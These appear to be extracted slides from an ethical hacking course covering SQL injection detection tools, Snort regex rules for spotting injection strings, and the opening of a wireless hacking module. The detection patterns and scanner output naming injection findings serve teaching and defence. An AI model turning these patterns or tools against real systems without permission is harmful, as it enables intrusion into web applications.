
It complements the network firewall, IPS and other network-based Internet security products



It inspects the HTTP/HTTPS traffic for suspicious behavior



It detects and blocks SQL injection attacks



<http://www.applucure.com>

# SQL Injection Detection Tool: IBM Security AppScan



IBM provides application security and risk management solutions for mobile and web applications

Result APP SCAN:scan - IBM Security AppScan Standard

File Edit View Scan Tools Help

Scan Profile Application Configuration Report Find Scan Log Generate

Data Issues Test

Arranged by Severity Descending

136 Security Issues (121 Unfixed) for http://demo.testfire.net/

- > 10 Cross Site Scripting (1)
- > 10 DOM Based Cross Site Scripting (1)
- > 10 Persistent XSS Windows File Retrieval (1)
- > 10 SQL Injection (1)
  - > 10 http://demo.testfire.net/subscribe.aspx (1)
    - 0 Informal
- > 10 Cross Site Request Forgery (1)
- > 10 Directory Listing (1)
- > 10 Link Injection (JavaScript Cross Site Request Forgery) (2)
- > 10 Open Redirect (1)
- > 10 Padding Through Frame (2)
- > 10 Database Error Pattern Found (2)
- > 10 Email Address Pattern Found in Parameter Value (1)
- > 10 Hidden Directory Detected (1)
- > 10 Microsoft ASP.NET Debugging Enabled (2)
- > 10 Missing Input Only Attribute in Session Cookie (1)
- > 10 Application Error (1)
- > 10 Application Test Script Detected (1)
- > 10 Email Address Pattern Found (2)
- > 10 Possible Server Path Disclosure Pattern Found (1)

Severity: 0 High | 1 Moderate | 2 Low | 3 Information | 4 Previous Next

Issue Details | Fix Details | ✓ Fix Recommendation | □\* Ignore Response

### SQLInjection

http://demo.testfire.net/subscribe.aspx

To verify that the test was successful, examine the SQL errors in the Test Response excerpt below, and check that they originated from the database itself rather than being a part of the original response.

#### Test Response


```
...  
body><script> style="width:100%;"  
body class="text" style="width:100%;"  
span class="text" style="border-radius:10px;  
border:1px solid #ccc;">  
...  
System.Data.SqlClient.SqlException: Incorrect syntax near the keyword 'FOR'.  
at System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method)  
at System.Data.SqlClient.SqlCommand.ExecuteNonQuery() at  
System.Data.SqlClient.SqlCommand.ExecuteNonQuery() at  
System.Data.SqlClient.SqlCommand.ExecuteNonQuery()
```

1 Valid Pages (1) 1 Test Details (26/37) 1 HTTP Requests Sent (719)


1 Security Issues 0 1 Moderate 2 Low 3 Information 4 Development Data Structure Misleading

<http://www.ibm.com>

# SQL Injection Detection Tool: WebCruiser



WebCruiser is a web vulnerability scanner that allows you to scan for vulnerabilities such as SQL injection, cross-site scripting, XPath injection, etc.



WebCruiser - Web Vulnerability Scanner Enterprise Edition

File Tools View Configuration Help

URL: http://10.0.0.2/RealHome/

Scan Current Site | Scan Current URL | Scan Multi-Site | Reset/Clear Scanner | Import | Export | GET | POST | SSL | XML | JSON

WebBrowser  
VulnerabilityScanner  
POCProof Of Concept  
SQL Injection  
Cross Site Scripting  
Administration  
SystemTool  
ResendTool  
CookieTool  
CodeTool  
StringTool  
Scanner  
Report  
About

RealHome  
WebResource.aspx  
WebResource.ashx  
Login.aspx  
index.aspx  
P  
jquery trigger.js  
coca elder  
jquery scrollTo-1.3.3.js

| URL / ReferURL                                   | Parameter    | Type   | Key/Word/ActionURL | Vulnerability     |
|--------------------------------------------------|--------------|--------|--------------------|-------------------|
| http://10.0.0.2/RealHome/                        | TextBox1     | String |                    | SQL INJECTION POC |
| http://10.0.0.2/RealHome/Login.aspx?Button2=L... | TextBox2+9.. | String |                    | SQL INJECTION POC |

Copy URL To Clipboard  
Delete Vulnerability

HTTP Thread: 0  
HTTP Thread: 0

Done

<http://sec4app.com>

# Snort Rule to Detect SQL Injection Attacks



Block these expressions in SNORT

1

/(\%27|\'|(\-\-\)|(\%23)|(#)/ix

2

/exec(\s|\+)+(s|x)p\w+/ix

3

/((\%27|\')union/ix

4

/\w\*((\%27|\')((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix



```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid"; flow:to_server,established;uricontent:".pl";pcre:"/(\%27|\'|(\-\-\)|(\%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

<http://www.snort.org>

# SQL Injection Detection Tools



**HP WebInspect**  
<http://www.hpenterprisesecurity.com>



**GreenSQL Database Security**  
<http://www.greensql.com>



**SQLDict**  
<http://ntsecurity.nu>



**Microsoft Code Analysis Tool  
.NET (CAT.NET)**  
<http://www.microsoft.com>



**SQLiX**  
<https://www.owasp.org>



**NGS SQuirreL Vulnerability  
Scanners**  
<http://www.nccgroup.com>



**SQL Block Monitor**  
<http://sql-tools.net>



**WSSA - Web Site Security  
Scanning Service**  
<http://www.beyondsecurity.com>



**Acunetix Web Vulnerability  
Scanner**  
<http://www.acunetix.com>



**N-Stalker Web Application  
Security Scanner**  
<http://www.nstalker.com>

# Module Summary







- ❑ SQL injection is the most common website vulnerability on the Internet that takes advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database
- ❑ Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise
- ❑ SQL injection is broadly categorized as error based SQL injection and blind SQL injection
- ❑ Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing
- ❑ Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as BSQLHacker for successful injection attacks
- ❑ Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from underlying OS

# Hacking Wireless Networks

Module 14

Unmask the Invisible Hacker



# Are You Protected from Hackers on Public Wi-Fi?

C|EH

39% of U.S public Wi-Fi users have accessed sensitive information while using it

In what way have people accessed sensitive data when using free public Wi-Fi?

- ⊖ 26% checked a bank account
- ⊖ 19% paid a bill
- ⊖ 8% sent email with sensitive data such as a social security number
- ⊖ 6% filed taxes

66% of U.S adults have used public Wi-Fi


What potential issues with using public Wi-Fi do people recognize?

- ⊖ 88% identity theft
- ⊖ 76% compromised accounts
- ⊖ 39% fraudulent tax filing


# Wi-Fi Statistics



Globally, 46 percent of total mobile data traffic was offloaded onto the fixed network through Wi-Fi



By 2018, 40 percent of enterprises will specify Wi-Fi as the default connection for non mobile devices, such as desktops, desk phones, projectors, conference room.



<http://www.cisco.com>, <http://www.gartner.com>



# Module Objectives



- ❑ Understanding Wireless Concepts
- ❑ Understanding Wireless Encryption Algorithms
- ❑ Understanding Wireless Threats
- ❑ Understanding Wireless Hacking Methodology



- ❑ Wireless Hacking Tools
- ❑ Understanding Bluetooth Hacking Techniques
- ❑ Understanding Wireless Hacking Countermeasures
- ❑ Wireless Security Tools
- ❑ Overview of Wireless Penetration Testing



# Module Flow



Wireless Concepts



Wireless Encryption



Wireless Threats



Wireless Hacking Methodology



Wireless Hacking Tools



Bluetooth Hacking



Countermeasures



Wireless Security Tools



Wi-Fi Pen Testing

# Wireless Terminologies



## » **GSM**

Universal system used for mobile transportation for wireless network worldwide

## » **Bandwidth**

Describes the amount of information that may be broadcasted over a connection

## » **BSSID**

The MAC address of an access point that has set up a Basic Service Set (BSS)

## » **ISM band**

A set of frequency for the international Industrial, Scientific, and Medical communities

## » **Access Point**

Used to connect wireless devices to a wireless network

## » **Hotspot**

Places where wireless network is available for public use

## » **Association**

The process of connecting a wireless device to an access point

## » **Orthogonal Frequency-division Multiplexing (OFDM)**

Method of encoding digital data on multiple carrier frequencies

## » **Direct-sequence Spread Spectrum (DSSS)**

Original data signal is multiplied with a pseudo random noise spreading code

## » **Frequency-hopping Spread Spectrum (FHSS)**

Method of transmitting radio signals by rapidly switching a carrier among many frequency channels

# Wireless Networks



- 1** ► Wi-Fi refers to wireless local area networks (WLAN) based on IEEE 802.11 standard
- 2** ► It is a widely used technology for wireless communication across a **radio channel**
- 3** ► Devices such as a personal computer, video-game console, smartphone, etc. use Wi-Fi to connect to a **network resource** such as the Internet via a **wireless network access point**

## Advantages

- ↳ Installation is fast and easy and eliminates wiring through walls and ceilings
- ↳ It is easier to provide connectivity in areas where it is difficult to lay cable
- ↳ Access to the network can be from anywhere within range of an access point
- ↳ Public places like airports, libraries, schools or even coffee shops offer you constant Internet connections using Wireless LAN


## Disadvantages

- ↳ Security is a big issue and may not meet expectations
- ↳ As the number of computers on the network increases, the bandwidth suffers
- ↳ Wi-Fi enhancements can require new wireless cards and/or access points
- ↳ Some electronic equipment can interfere with the Wi-Fi networks

# Wi-Fi Networks at Home and Public Places



- Wi-Fi networks at home allow you to be wherever you want with your laptop, iPad, or handheld device, and not have to make holes for or hide Ethernet cables



Wi-Fi at Home

- You can find free/paid Wi-Fi access available in coffee shops, shopping malls, bookstores, offices, airport terminals, schools, hotels, and other public places

